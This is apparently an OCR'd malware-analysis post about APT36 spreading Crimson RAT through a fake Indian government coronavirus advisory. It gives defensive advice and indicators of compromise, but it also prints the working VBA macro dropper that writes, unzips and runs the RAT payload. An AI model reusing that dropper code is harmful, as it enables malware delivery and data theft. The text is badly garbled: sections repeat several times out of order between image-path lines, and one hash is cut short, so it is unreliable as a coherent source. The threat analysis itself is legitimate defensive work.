
In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

```
File Write    process:  rundll32.exe   op:      OpenModify    status:  0xC0000034
              path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp
File Read     process:  rundll32.exe   op:      Unknown       status:  0x00000000
              path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\
File Read     process:  rundll32.exe   op:      Unknown       status:  0x00000000
              path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\
File Write    process:  rundll32.exe   op:      OpenModify    status:  0xC0000022
              path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Read     process:  rundll32.exe   op:      OpenRead      status:  0xC0000022
              path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css
File Write    process:  rundll32.exe   op:      OpenModify    status:  0xC0000034
              path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp
File Write    process:  rundll32.exe   op:      OpenModify    status:  0xC0000022
              path:     C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css
```

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

Since the coronavirus became a worldwide health issue, the desire for more information and guidance from government and health authorities has reached a fever pitch. This is a golden opportunity for threat actors to capitalize on fear, spread misinformation, and generate mass hysteria—all while compromising victims with scams or malware campaigns.

Profiting from global health concerns, natural disasters, and other extreme weather events is nothing new for cybercriminals. Scams related to SARS, H1N1 (swine flu), and avian flu have circulated online for more than a decade. According to reports from ZDnet, many state-sponsored threat actors have already started to distribute coronavirus lures, including:

- Chinese APTs: Vicious Panda, Mustang Panda
- North Korean APTs: Kimsuky
- Russian APTs: Hades group (believed to have ties with APT28), TA542 (Emotet)
- Other APTs: Sweed (Lokibot)

Recently, the Red Drip team reported that APT36 was using a decoy health advisory document to spread a Remote Administration Tool (RAT).


APT36 is believed to be a Pakistani state-sponsored threat actor mainly targeting the defense, embassies, and the government of India. APT36 performs cyber-espionage operations with the intent of collecting sensitive

information from India that supports Pakistani military and diplomatic interests. This group, active since 2016, is also known as Transparent Tribe, ProjectM, Mythic Leopard, and TEMP.Lapis.

APT36 spreads fake coronavirus health advisory

APT36 mainly relies on both spear phishing and watering hole attacks to gain its foothold on victims. The phishing email is either a malicious macro document or an rtf file exploiting vulnerabilities, such as CVE-2017-0199.

In the coronavirus-themed attack, APT36 used a spear phishing email with a link to a malicious document (Figure 1) masquerading as the government of India (*email.gov.in.maildrive[.]email/?att=1579160420*).



We looked at the previous phishing campaigns related to this APT and can confirm this is a new phishing pattern from this group. The names used for directories and functions are likely Urdu names.

The malicious document has two hidden macros that drop a RAT variant called Crimson RAT. The malicious macro (Figure 2) first creates two directories with the names “Edlacar” and “Uahaiws” and then checks the OS type.

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsay"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
         Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server
- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software

- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

```
email.gov.in.maildrive[.]email/?att=1579160420
email.gov.in.maildrive[.]email/?att=1581914657
```

Decoy documents

```
876939aa0aa157aa2581b74ddfc4cf03893cede542ade22a2d9ac70e2fef1656
20da161f0174d2867d2a296d4e2a8ebd2f0c513165de6f2a6f455abcecf78f2a
```

Crimson RAT

```
0ee399769a6e6e6d444a819ff0ca564ae584760baba93eff766926b1effe0010 b67d764c981a298fa2bb14ca7faffc68ec3
```

C2s

```
107.175.64[.]209 64.188.25[.]205
```

MITRE ATT&CK

https://attack.mitre.org/software/S0115/

```
Sub userAldiLoadr()
    Dim path_Aldi_file As String
    Dim file_Aldi_name  As String
    Dim zip_Aldi_file  As Variant
    Dim fldr_Aldi_name  As Variant
    Dim byt() As Byte
    Dim ar1Aldi() As String
    file_Aldi_name = "dhrwarhsav"
    fldr_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Edlacar\"
    If Dir(fldr_Aldi_name, vbDirectory) = "" Then
        MkDir (fldr_Aldi_name)
    End If
    fldrz_Aldi_name = Environ$("ALLUSERSPROFILE") & "\Uahaiws\"
    If Dir(fldrz_Aldi_name, vbDirectory) = "" Then
        MkDir (fldrz_Aldi_name)
    End If
    zip_Aldi_file = fldrz_Aldi_name & "othria.zip"
    path_Aldi_file = fldr_Aldi_name & file_Aldi_name & ".e"
    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Aldi = Split(UserForm1.TextBox2.Text, ":")
    Else
        ar1Aldi = Split(UserForm1.TextBox1.Text, ":")
    End If
    Dim btsAldi() As Byte
    Dim linAldi As Double
    linAldi = 0
    For Each vl In ar1Aldi
        ReDim Preserve btsAldi(linAldi)
        btsAldi(linAldi) = CByte(vl)
        linAldi = linAldi + 1
    Next
    Open zip_Aldi_file For Binary Access Write As #2
        Put #2, , btsAldi
    Close #2
     If Len(Dir(path_Aldi_file & "xe")) = 0 Then
        Call unAldizip(zip_Aldi_file, fldr_Aldi_name)
    End If
    Shell path_Aldi_file & "xe", vbNormalNoFocus
End Sub
```

```
Sub unAldizip(Fname As Variant, FileNameFolder As Variant)
    Dim FSO As Object
    Dim oApp As Object
    'Extract the files into the Destination folder
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(FileNameFolder).CopyHere oApp.Namespace(Fname).items, &H4
End Sub
```

Based on the OS type, the macro picks either a 32bit or 64bit version of its RAT payload in zip format that is stored in one of the two textboxes in UserForm1 (Figure 3).

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```


Then it drops the zip payload into the Uahaiws directory and unzips its content using the “UnAldizip” function, dropping the RAT payload into the Edlacar directory. Finally, it calls the Shell function to execute the payload.

Crimson RAT

The Crimson RAT has been written in .Net (Figure 4) and its capabilities include:

- Stealing credentials from the victim’s browser
- Listing running processes, drives, and directories on the victim’s machine
- Retrieving files from its C&C server

- Using custom TCP protocol for its C&C communications
- Collecting information about antivirus software
- Capturing screenshots



Upon running the payload, Crimson RAT connects to its hardcoded C&C IP addresses and sends collected information about the victim back to the server, including a list of running processes and their IDs, the machine hostname, and its username (Figure 5).

File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\it-IT\Tmf4AA7.tmp				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\				
File Read	**process:**	rundll32.exe	**op:**	Unknown	**status:**	0x00000000
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\settings.css				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000034
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\Tmf4AA7.tmp				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0xC0000022
	path:	C:\Program Files\Windows Sidebar\Gadgets\SlideShow.Gadget\ja-JP\css\slideShow.css				

Ongoing use of RATs

APT36 has used many different malware families in the past, but has mostly deployed RATs, such as BreachRAT, DarkComet, Luminosity RAT, and njRAT.


In past campaigns, they were able to compromise Indian military and government databases to steal sensitive data, including army strategy and training documents, tactical documents, and other official letters. They also were able to steal personal data, such as passport scans and personal identification documents, text messages, and contact details.

Protection against RATs

While most general users needn't worry about nation-state attacks, organizations wanting to protect against this threat should consider using an endpoint protection system or endpoint detection and response with exploit blocking and real-time malware detection.

Shoring up vulnerabilities by keeping all software (including Microsoft Excel and Word) up-to-date shields against exploit attacks. In addition, training employees and users to avoid opening coronavirus resources from unvetted sources can protect against this and other social engineering attacks from threat actors.

Malwarebytes users are protected against this attack. We block the malicious macro execution as well as its payload with our application behavior protection layer and real-time malware detection.



Indicators of Compromise

Decoy URLs

